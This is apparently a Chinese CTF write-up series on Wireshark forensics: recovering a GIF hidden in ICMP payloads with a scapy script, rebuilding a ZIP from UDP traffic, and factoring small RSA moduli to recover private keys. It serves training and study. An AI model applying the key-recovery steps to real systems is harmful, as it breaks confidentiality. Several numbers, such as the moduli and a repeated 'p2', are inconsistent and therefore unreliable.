Ethernet II, Src: Cybertan_7a:f3:47 (c8:3d:d4:7a:f3:47), Dst: All-HSRP-routers_01 (00:00:0
Internet Protocol Version 4, Src: 10.136.255.127, Dst: 45.58.48.13
Internet Control Message Protocol
Type: 56 (Unknown ICMP (obsolete or malformed?))
Code: 0
Checksum: 0xc7ff [correct]
[Checksum Status: Good]
0000 00 00 0c 07 ac 01 c8 3d d4 7a f3 47 08 00 45 00 .....= .z.G..E.
0010 00 1c 00 01 00 00 40 01 13 92 0a 88 ff 7f 2d 3a ....@. .....-:
0020 30 0d 38 00 c7 ff 00 00 00 00 0.8..... ..
Type (icmp.type), 1 字节
信安之路





发现了吗，这前六个分组数据 68 至 70 处十六进制对应的 ASCII 码值拼接成字符串是 GIF89a（这是 gif 文件头）

接下来，就是如何在这么这么这么多的数据包分组中提取每个 icmp 分组 68 至 70 处十六进制对应的 ASCII 码值，把它们组合成一个 gif 文件。

答案不言而喻，需要脚本自动化。（人生苦短，我用 python~-~）

脚本如下（需要引入 scapy 的库，还需要注意控制权限）：


```python
#-*-coding:utf-8
#Python 2.7.13
from scapy.all import *

r = rdpcap("data.pcap")                    #读入数据包文件
FlagList = []

for i in range(0, len(r)):
    if ICMP in r[i]:
        print "this transform ok!"
        if not "ICMP 10.136.255.127" in r[i][ICMP].summary():
            continue
        m = str(r[i]).encode('hex')
        print m[68:70].decode('hex')
        if m not in FlagList:
            FlagList.append(m[68:70])

f = open('flag.gif', 'wb')                 #将数据以二进制方式写入
f.write(''.join(FlagList).decode('hex'))
f.close()
print "success!"
```

```
this transform ok!
this transform ok!
this transform ok!
;
success!

Process finished with exit code 0
```


这里需要强调一点，这里的判断条件，是因为在分析数据包的过程中，我发现没有这个判断，得到的 gif 文件是损坏的。后面想想，原因是我们需要的必须是得通过 10.136.255.127 作为源 ip 发出的，但 icmp 数据包存在源 ip 44.58.44.13 响应的分组，这会影响得到最后的文件的完整度，这也侧面突出文件内部组成的严谨性。

```
if not "ICMP 10.136.255.127" in r[i][ICMP].summary():
    continue
```


打开得到的 gif 文件，flag 映入眼帘




相比常见的 CTF 数据包类型大多是 http、tcp、ssll 私钥解密、usb 以及其他无线设备协议等流量数据包的题目，我觉得在这次解题分析过程中，我学习了许多 icmp 的知识，相对于喜欢 ctf，不是为了 ctf 而 ctf，而是通过 ctf 去更多实践学习。

赛题玩转 wireshark ——第二讲：

很神奇！作为参赛铁三的参赛队员之一，看庄周小姐姐的直播课，学到了不少。看了诸葛大大的书，学习了很多新知识。这周国外的 CTF 比赛，又发现一

道非常有意思的题目，谈谈分享。。

Sunshinectf https://sunshinectf.org/



题目： Data Exfil


给了个压缩包，解压下，有个 pcap 文件夹

文件夹内含一下文件：

题目分析


嗯嗯，好像。。。。。第一次遇到给了流量包还给了日志的题目。。。心里突然咯噔----会不会很难呀

wireshark 打开




包还是挺多的嘛。。。。。老方法。。。菜单栏统计分析一波。。。

这。。。。可以发现 IPV4 协议的载体有 tcp 也有 udp，大体各占一半吧，嗯~




嗯。。当然还有很多其他消息。。不一一例举了。。。

嗯~ udp 走起，分析一波。。ctf 嘛，，，脑洞大点咯。。。（正常情况下，ctf 比赛的数据包主要都是 TCP 作为传输层协议，udp 嘛，个人观点，很少见）




分析一波咯。。。。真的建议大家去看看诸葛大大的 wireshark 数据包分析实战。。。。学到的很多。。

往下翻翻，大体就是浏览了贼多的网页，google、youtobe、facebook 等等等（前方高能！！！！！）




我不懂我真的不懂。。。

真的我只是浏览了一遍，就发现秘密在这个不详流量包的下面一点点。




看不清。。。。没事，我放大点。




嗯~~~熟悉的 504b0304 开头。。。。。。（以前做 zip 题目多了，对 png、jpg 等文件头已经熟的炉火纯青，特敏感）

接下来咋办，追踪一下 udp 流，复制原始数据，放 winhex 里呗。。。

强调下哈。。winhex 里写入和粘贴的方式都是 ASCII Hex 格式



然后接着重复操作几次，一次写入，得到一下结果




咯。。flag 出来啦。。这道题如果从解题上来看，我们任务完成了。。。。但是，热爱学习的我，，还是作死般的去踩坑了。。。

疯狂踩坑：

坑点一：udp 真的是传输不稳定的协议。。。。

当我在 wireshark 里，复制原始数据，写入 winhex 里的时候。。。我 tm.... 我才意识到啥叫 UDP 传输是不稳定的。。。

起初我的想法是，写入 winhex 里的数据最后肯定可以还原成一个数据包。但当我还原到以下步骤的时候，天真了。




从此步开始，我还是按照下图的阴影面积的 16 进制复制到 winhex 里。。

突然，发现，粘贴不了到 winhex，失败了。然后我一直再找原因。。。这一找就是一个多小时。。

后面发现是不符合十六进制转化为 ascii 的长度，于是我就把前面的 7 加上，得到十六进制字符串：

7865742e747874504b05060000000001000100380000004600000000

写入 winhex 得到下图：




观察一番。。好像没问题，zip 文件的格式三个标志性头都有了。。。


保存。。。。打开，，，，文件损坏。。。

一脸懵逼。。。

继续观察，，，尼玛，多出个 r



把 x 所占的字节删除，保存，打开，嗯，没错。得到了完整的压缩包。



那这么说来了，得到的十六进制字符串应该是：

65742e747874504b0506000000000100010038000000460000000000

也就是说，要把之前的字符 7 和 8 给去掉。。。。尼玛


赛题玩转 wireshark ——第三讲：

这次分享的题目是道老题目，主要是想分享 wireshark 与其他知识点结合的思路。ISCC2017 的题目，writeup 网上也有了，但是为啥选择它呢，因为之前参加 ISCC2017 的比赛，这题没做出来，那时候还不知道什么叫 RSA，也不知道啥叫流量包。。那时候对流量包的剖析方法只有 kali 虚拟机下的 binwalk -e 和 foremost -T，过了这么久，回忆一下当时的解题思路，再结合下现在的，分享给大家。


ISCC2017

题目：说我作弊，需要证据

题目附件就一个 Basic-06.zip，解压后得到 Basic-06.pcapng




老方法，协议分级分析，可以看到均是 TCP 协议的数据分组



接着顺着思路查看 TCP 中 Data 的内容，，我们可以过滤一下。。

这里以第一个 Data 包为例，我们可以“显示分组字节”查看其中内容

尝试 base64 解码。。即可看到




SEQ 明显就是字符顺序

SIG 实际上是 RSA 的数字签名。

DATA 是 Alice 发送给 Bob 的密文,这怎么看出来的呢。。。题目有提示 Alice 和 Bob 的 ip。

所以我们必须先解出私钥来解密 DATA。


我们接着尝试分析一下数据分组，发现都是类似的内容，我们可以再追踪 TCP 流看看



我们先把这些内容复制到 hahaha.txt 文件中

做到这里，大概数据包能分析到的内容就这么多。剩下的线索在哪里呢?

仔细看看题目吧。。



嗯，根据题目，我们可以简单分析下我们得到的东西，指数 e = 0×10001(65537)、Alice 和 Bob 各自的 RSA 密钥，也就是我们常说的私钥。

（这里如果没有了解 RSA 的伙伴，请自行找找关于 RSA 的基本组成原理，这点至关重要。）

得到了两个人各自的私钥,我们就得到了两个人各自的 N,我们就可以解 N 求出素数因子 p 和 q。

对 N 的分解，我们可以通过这个 http://factordb.com/ 在线分解，也可以通过 yafu 软件分解。

这里使用 http://factordb.com/ 分解。

n1:16962061390529489243049483334747674<34> = 38456719616722997<17> · 44106885765559411<17>

n2:31046491309014253359338381035173834<34> = 49662237675630289<17> · 62515288803124247<17>

即:

p1= 38456719616722997 ,q1=44106885765559411

p2= 49662237675630289 ,p2= 62515288803124247


相对的，我们可以通过 e,p,q 去求得 d。（如果到这步看不懂的话，rsa 解密的基本原理去了解下，本文不在说明）

其次我们可以求得 rsa 的私钥。。。（涉及到 python 的 pwn 模块其中的 RSA 部分）

```
def main():
    #n1=0x53a121a11e36d7e84dde3f5a73cf
    #n2=0x99122e61dc7bede74711185598c7
    e = long(65537)
    n1 = long(169620613905294892430494833474767)
    n2 = long(3104649130901425335933838103517383)
    p1 = 38456719616722997
    q1 = 44106885765559411
    p2 = 49662237675630289
    q2 = 62515288803124247
    print "n1:%s -> p1:%s * q1:%s" % (n1, p1, q1)
    print "n2:%s -> p2:%s * q2:%s" % (n2, p2, q2)
    d1 = findModInverse(e, (p1 - 1) * (q1 - 1))
    print "d1:%s" % d1
    d2 = findModInverse(e, (p2 - 1) * (q2 - 1))
    print "d2:%s" % d2
    rsa1 = RSA.construct((n1, e, d1))
    rsa2 = RSA.construct((n2, e, d2))
    print "rsa1:", rsa1
    print "rsa2:", rsa2

main()
decrypt_1st
C:\Python27\python.exe 关比赛/ISCC/Basic/说我作弊，需要证据/decrypt_1st.py
n1:169620613905294892430494833474767 -> p1:38456719616722997 * q1:44106885765559411
n2:3104649130901425335933838103517383 -> p2:49662237675630289 * q2:62515288803124247
d1:3719194076352423036730869311783
d2:1427000713644866747260499795119265
rsa1: <_RSAobj @0x55dcbe8 n(111),e,d,private>
